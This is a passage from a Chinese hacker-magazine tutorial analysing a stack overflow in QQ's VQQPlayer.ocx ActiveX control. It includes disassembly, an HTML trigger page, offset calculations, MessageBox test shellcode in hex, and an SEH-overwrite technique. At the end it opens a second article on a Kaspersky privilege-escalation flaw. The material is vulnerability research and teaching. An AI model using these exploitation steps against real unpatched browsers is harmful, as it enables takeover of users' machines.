Address）。不管是Cracker还是Hacker，我们总免不了要跟PE结构和内存打交道，所以如果不清楚三者之间的换算方法的，可以去看一下有关加密与解密的相关文章。当然，懂得换算原理就行，不一定总要用笔和纸来算，用LordPE的FLC功能就能自动换算出三者之间的关系。如图4所示，我们得到VA是1000595C，之后就可以径直去IDA中相应的位置找这个漏洞函数了。




图4 获得漏洞文件的VA

IDA反汇编出的关键代码如下:

```
&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
.text:10005959 ; int __stdcall badfunction(char *,int)
.text:10005959 badfunction      proc near
; DATA XREF: .rdata:10011550 o
.text:10005959
.text:10005959 CommandLine     = byte ptr -660h
.text:10005959 var_260          = byte ptr -260h
.text:10005959 pszPath          = byte ptr -15Ch
.text:10005959 StartupInfo  = _STARTUPINFOA ptr -58h
.text:10005959 ProcessInformation= _PROCESS_INFORMATION ptr -14h
.text:10005959 var_4        = dword ptr -4
.text:10005959 arg_0        = dword ptr  8
.text:10005959 arg_4        = dword ptr  0Ch
.text:10005959
.text:10005959      push   ebp
.text:1000595A      mov    ebp, esp
.text:1000595C      sub    esp, 660h
......
.text:10005990      mov   edi, 104h
.text:10005995      lea    eax, [ebp+var_260]
.text:1000599B      push   edi   ; size_t
.text:1000599C      push   ebx   ; int
.text:1000599D      push   eax   ; void *
.text:1000599E      call    memset
.text:100059A3      push   edi   ; size_t
.text:100059A4      lea    eax, [ebp+pszPath]
.text:100059AA      push   ebx   ; int
.text:100059AB      push   eax   ; void *
.text:100059AC      call    memset
.text:100059B1      add    esp, 18h
.text:100059B4      mov   [ebp+var_4], edi
.text:100059B7                call    ?AfxGetModuleState@@YGPAVAFX_MODULE_STATE@@XZ
; AfxGetModuleState(void)
.text:100059BC   mov    eax, [eax+4]
.text:100059BF   mov    edi, [eax+6Ch]
.text:100059C2   lea     eax, [ebp+pszPath]
.text:100059C8   push    edi   ; hModule
.text:100059C9   push    eax   ; char *
.text:100059CA  call    sub_100076B8
; 获得QQ的安装路径字符串
.text:100059CF  push   [ebp+arg_0]
; char *指向传入的字符串
.text:100059D2  lea     eax, [ebp+pszPath]
.text:100059D8  push   eax
; char *指向QQ的安装路径
.text:100059D9  call    strcat
; 溢出发生
.text:100059DE  add     esp, 10h
.text:100059E1  lea     eax, [ebp+pszPath]
.text:100059E7  push   eax   ; pszPath
.text:100059E8  call    ds:PathFileExistsA
.text:100059EE  test    eax, eax
.text:100059F0  jnz   short loc_10005A01
.text:100059F2  mov   dword ptr [esi+4A8h], 13h
.text:100059FC  jmp    loc_10005978
......
&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
```

在随文的附件中，我和存在漏洞的文件一起给出了反汇编后的idb文件，该函数被标注为"badfunction"，可以很容易找到。如果你有兴趣可以仔细地研究一下这个函数，锻炼一下逆向技术。与溢出相关的是这个函数首先获得QQ的安装路径并按照字符串存于栈中，然后在.text:100059D9处调用Strcat函数，把传进来的第一个参数所指的字符串连接到路径后面。这个字符串操作过程没有经过界限检查，可以造成一个典型的栈溢出。

如果要进一步分析，就需要动态调试这个函数。由于这个函数是在HTML中动态加载的，而且加载的基址每次都不一样，所以要断到这个函数还要小动一点脑筋的。我用的是自己的土办法，虽然麻烦而且土，但是在调试IE类漏洞的时候屡试不爽。

首先，我们这里仿照POC用一个简单的HTML来触发异常。用于触发漏洞的测试网页的代码如下所示。

```
&&&&&&&&&&&&&&&&&&&&
<html>
<head>
<script>
function doTest()
{
test.LaunchP2PShare("QQQQ……QQQQ", 10000);
```

```
<!--多于352个ASCII字符-->
}
</script>
</head>
<OBJECT ID="test" CLASSID="CLSID:{AC3A36A8-9BFF-410A-A33D-2279FFEB69D2}"></OBJECT>
<script>javascript:doTest();</script>
</html>
&&&&&&&&&&&&&&&&&&&&
```

为什么一定要多于352个ASCII字符呢？我们后面再说！启动IE，用OllyDbg的Attach加载IE进程，运行。点击IE的"文件->打开->浏览"，选择用于触发漏洞的网页，这时IE会提示是否允许ActiveX控件的加载，如图5 所示。




图5 ActiveX加载

这时候先不要选择允许加载，回到OllyDbg调试界面，选择"options->debugging options->events->Break on new module(dll)"，如图6所示。




图6 修改OllyDbg的调试配置选项

现在返回IE界面，选择允许加载ActiveX并确定，由于加载了新的DLL，OllyDbg的断点会被立刻触发，并在Executable Module窗口中用红色显示新加载进来的可执行模块，这时候一下一下的按F9，直到看见VQQPlayer.ocx被加载进来，如图7所示。




图7 VQQPlayer.ocx模块加载过程

这时双击这个模块，会转到该模块的代码区的开始部分。你也可以按Alt+M查看一下这个模块在虚拟内存中的映射。比如我这次调试加载的实际情况如图8所示。




图8 动态加载时的文件内存映射情况

还记得前边算文件偏移VA和RVA吗？这里代码段的基址是0x02A41000，偏移是0x595C，换算出来的RVA应该是0x02A4595C。在反汇编窗口直接Ctr+G去这个地址看看，呵呵，找到我们要调试的函数了吧？如图9所示。




图9 运行态的漏洞函数

现在再到OllyDbg的调试配置选项中，去掉加载DLL中断的选项，在需要调试的漏洞函数上下断点。

传统的溢出

经过上面的一番努力，我们现在已经可以动态调试这个漏洞函数了，单步跟踪几遍就很清楚了。在我的调试环境里，Strcat函数的起始地址是0x0012DBB4，EBP的位置在0x0012DD10，后面紧接着是返回地址存放的位置0x0012DD14，返回地址和字串起止之间的空间为space=0x0012DD14-0x0012DBB4=0x160=352byte。现在知道为什么前边说要触发漏洞需要352个以上的ASCII字符了吧？这部分空间由QQ的路径和HTML里调用方法时传入的字符串相连构成。

打个比方，我的QQ的路径是"C:\Program Files\QQ2006\"，超过8个字节的目录名会被强行截断，所以最后内存中的目录实际上是"C:\PROGRA~1\QQ2006\"，总共19个字节，所以第352-19=333个字节的填充物会覆盖函数的返回地址。

好了，分析到这里，可以稍微修改一下我们的漏洞触发代码了，比如把第333个字节的字符改成A之类，在调试器里证明我们的分析的正确性，怎么样，淹的很准吧？

这是一个典型的栈溢出，在进程空间里搜索jump esp的指令地址，把它填在淹没返回地址的地方——注意根据不同机器QQ安装路径的不同，这个偏移有可能会不一样，应该在调试时根据实际情况自己计算——后面再跟上ShellCode的话，一个典型的栈溢出就完成了。

例如我的偏移是333字节，跳转地址使用的是77D99323，ShellCode是我自己用于测试漏洞的一段最简单的代码，用于弹出一个messageBox，在标题和按钮上显示failwest，具体代码如下所示。

```
&&&&&&&&&&&&&&&&&&&&
sub sp,0x440
xor ebx,ebx
push ebx // cut string
push 0x74736577
push 0x6C696166  //push failwest
mov eax,esp //load address of failwest
push ebx
push eax
push eax
push ebx
mov  eax,0x77D504EA // address should be reset
in different OS
call eax  //call MessageboxA
push 0
mov eax,0x7C81CDDA
call eax  //call exit(0)
&&&&&&&&&&&&&&&&&&&&&
```

编译后它只有40个字节，其机器码如下所示。

```
&&&&&&&&&&&&&&&&&&&&&&&
"\x66\x81\xEC\x40\x04\x33\xDB\x53\x68\x77\x65\x73\x74\x68\x66\x61"
"\x69\x6C\x8B\xC4\x53\x50\x50\x53\xB8"
"\xEA\x04\xD5\x77"
//address of MessageBoxA in XP sp2, user32.dll
"\xFF\xD0\x6A\x00\xB8"
"\xDA\xCD\x81\x7C"
//address of exit() in XP sp2, kernel32.dll
"\xFF\xD0"
&&&&&&&&&&&&&&&&&&&&&&&
```

现在修改我们的漏洞触发网页，用UltraEdit或者HexWorkshop之类的软件按照十六进制的形式进行编辑。在计算好的偏移位置上填写你在自己机器上搜出的跳转地址 修改ShellCode引用的两个函数的入口地址 将最终的ShellCode的机器码按照十六进制的形式添加在跳转地址之后。注意这里应该空出8个字节填0x90，因为最后的返回是ret 8，ESP在返回地址后8个字节的地方，当然我习惯多写几个0x90也没什么问题。

关于以上步骤如果有疑问的，请参看我在2006年10月黑客防线上发表的文章《深入浅出MS06-040》，那里有关于这些步骤的非常详细的说明。

所有的这些都做完了之后，赶快点一下我们精心制作的网页吧，看看有没有弹出我们可爱的小框框！如图10所示。




图10 栈溢出成功

异常处理的利用

如果你克服重重困难完成了上边的所有分析，那么恭喜你，在栈溢出方面你已经入门了，而且估计敏锐的你也已经开始明白axis在POC中给出的栈溢出局限性的说明了。

首先，由于每台机器QQ的路径不同，要想准确淹没返回地址有一定困难。若用nnnnnnnnnnnnnnnnnsssssssssssnnnnnnnjjjjjjjjjjjjjjjjjjjjjjjj的形式来组织payload，由于跳转地址要四个字节的，考虑到地址的对齐，这样成功的机会只有四分之一(其实QQ目录名只是有限的几种，并不是完全随机的，所以实际成功的概率应该大于四分之一)。

其次，这个函数默认接受的是ASCII字符，如果16进制码为一些特殊字符，如0xED、0x1E等时，会被转译成0x3F(问号)，从而破坏ShellCode。

综上可知，传统的栈溢出的限制还是比较大的。

为了给出一个通用性更强的Exploit，axis在POC中给出了一种结合堆溢出淹没SEH结构的办法，这也是颇为流行的一种组织payload的方式。下面简要地介绍一下SEH链和Windows的异常处理机制，如图11所示。




图11 Windows异常处理机制示意图

SEH是"Structured Exception Handling"的缩写，也就是结构化异常处理。在Windows中，每一个线程开始时都会在栈帧中建立一个自己的SEH结构体。每一个SEH记录都是八个字节，前四个字节是一个指向下一个SEH结构体的指针，用于把栈中的SEH组织成链表 后四个字节指向异常处理函数的入口地址。

当异常发生时(如EIP跑飞)，Windows会进入栈帧的SEH指定的代码进行异常处理。由于这个结构体也在栈中，如果我们在淹过EIP之后再多淹一段，能够覆盖了异常处理函数的地址的话，那么在函数返回时，EIP会跑飞从而触发异常，在Windows转入异常处理函数时，终将把控制权交回到我们的手里。

基于这种思想，我们再重新调试一下。在OllyDbg的view选项下是可以看到SEH链表的。我们的例子中最近的SEH位于0x0012DD90开始的八个字

节，距离返回地址(EIP)0x0012DD14的距离为distance= 0x0012DD90-0x0012DD14=0x7C=124bytes，并不是很远。

现在我们不再计算返回地址的偏移量，随便拿个ASCII字符去淹没返回地址(只要是个非法地址能产生异常就行)，把ShellCode放在堆区，拿一个四个字节都一样的堆区的地址0x0C0C0C0C(axis的做法)去淹没SEH，就可以解决前边栈溢出的地址字节错位问题了。

仿照POC中的结构，把我们的ShellCode的机器码抄入POC中的ShellCode的相应位置，就得到了一个更加稳定和通用的溢出测试网页(在随文资料中已给出)。注意，POC中的ShellCode机器码是按照Unicode字符读入的，而不是ASCII字符，所以按双字节抄入的时候，应当在字内颠倒顺序。例如本来是"\x66\x81\xEC\x40……"，则要抄成"%u8166%u40EC……"。

结束语

通过这样一个分析，相信你对这个0Day已经有了一定深度的认识了。虽然这是一个已经公布了的0Day，也有了相应的补丁，但在我的测试过程中，仍然是满地的漏洞主机，相信在相当长的时间内还是有很大危害的。另外，这个漏洞不止适用于IE，基于IE内核的Maxthon等浏览器也会中招。如果你的QQ还没有打过补丁，记得及时到腾讯网站进行升级，或者利用我随文提供的资料中的补丁文件覆盖原文件即可。

从学习技术的角度来讲，这个0Day的价值在于对它的调试和分析，而不是用来害人。人们对0Day总是神往的，只有修炼到一定程度才有发现它的能力，当然，真的要挖出个0Day来，还是要靠点运气的。

适合读者：溢出爱好者、漏洞爱好者
前置知识：汇编语言基础，缓冲区溢出原理

致命的畸形参数漏洞



——Kaspersky Labs Anti-Virus本地权限提升漏洞分析与利用

文/图 张东辉 袁野

卡巴斯基是非常流行的杀毒软件，每周、每天、甚至每时都在更新，但是最近爆出的本地权限提升漏洞到目前为止却还没有提供补丁，大家想补也补不了啊！其实这个漏洞也不算最新了，2007年1月15日公布的漏洞，我写这份分析报告是2月5日，再过10天就整整一个月了。如果浮躁的人随便写点东西，一个月，这么长的时间，恐怕早就人心惶恐了。

当然，真正的智者不会关心现在有没有补丁出来，而是会寻根究底，打破砂锅查到底，看看卡巴斯基到底是哪个模块、哪条程序出现了问题。对逆向的同仁而言，找到真正出问题的那条汇编指令或者机器代码才是关键 对入门级的朋友来说，深刻理解漏洞的原理才是进步的阶梯。因此，本文将对该漏洞的各个方面进行详细的分析。

漏洞简介——畸形

网上对这个漏洞的说明已经不少了，随便百度、Google一个"卡巴斯基漏洞"，查出结果的前几页都是这个漏洞，描述都是一样的，如下所示。

> Kaspersky Labs Anti-Virus本地权限提升漏洞
> 受影响系统：Kaspersky Labs Kaspersky Antivirus 6.0
> 描述：Kaspersky Antivirus在处理畸形请求参数时存在漏洞，本地攻击者可能利用此漏洞以系统权限执行任意指令，从而完全控制系统。

看完这个描述后，请大家记住其中的关键字"畸形参数"，我们要看看到底是什么样的畸形参数能使卡巴斯基崩溃，这里先给大家留下一个悬念，不用着急，后面会慢慢解释，事实将浮出水面。

漏洞意义——提权

大家知道，Windows NT/2000为实现其可靠性，严格将系统划分为内核模式与用户模 式，在i386系统中分别对应CPU的Ring0与Ring3级别。Ring0

级别下，可以执行特权级指令， 对任何I/O设备都有访问权。要实现从用户态进入核心态，即从Ring3进入Ring0必须借助CPU的某种门机制，如中断门/陷阱门、调用门等，如图1 所示。

